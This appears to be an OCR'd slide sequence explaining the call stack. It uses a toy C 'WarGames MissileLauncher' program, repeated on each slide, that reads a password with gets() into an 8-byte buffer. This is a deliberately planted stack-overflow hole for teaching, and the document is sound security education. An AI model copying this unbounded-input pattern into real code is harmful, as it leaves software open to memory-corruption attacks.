


```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

The first statement in `main()` is to call `puts()` with a string.

A pointer to the string is pushed on the stack, this is the argument to `puts()`

Then we push the return address, a memory address pointing to the next instruction in `main()`




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

The first statement in `main()` is to call `puts()` with a string.

A pointer to the string is pushed on the stack, this is the argument to `puts()`

Then we push the return address, a memory address pointing to the next instruction in `main()`

The `puts()` function will do whatever it needs to do, just making sure that the base pointer is restored before using the return address to jump back to the next instruction in `main()`




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

The first statement in `main()` is to call `puts()` with a string.


A pointer to the string is pushed on the stack, this is the argument to `puts()`

Then we push the return address, a memory address pointing to the next instruction in `main()`

The `puts()` function will do whatever it needs to do, just making sure that the base pointer is restored before using the return address to jump back to the next instruction in `main()`




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

The stack is restored and the next statement will be executed.




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

The stack is restored and the next statement will be executed.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```


The stack is restored and the next statement will be executed.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

The stack is restored and the next statement will be executed.


Now we prepare for calling `authenticate_and_launch()` by pushing the return address of the next statement to be executed in `main()`, and then we jump into `authenticate_and_launch()`



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

The stack is restored and the next statement will be executed.


Now we prepare for calling `authenticate_and_launch()` by pushing the return address of the next statement to be executed in `main()`, and then we jump into `authenticate_and_launch()`




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

The stack is restored and the next statement will be executed.

Now we prepare for calling `authenticate_and_launch()` by pushing the return address of the next statement to be executed in `main()`, and then we jump into `authenticate_and_launch()`




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Create a new stack frame, before allocating space for the local variables on the stack.



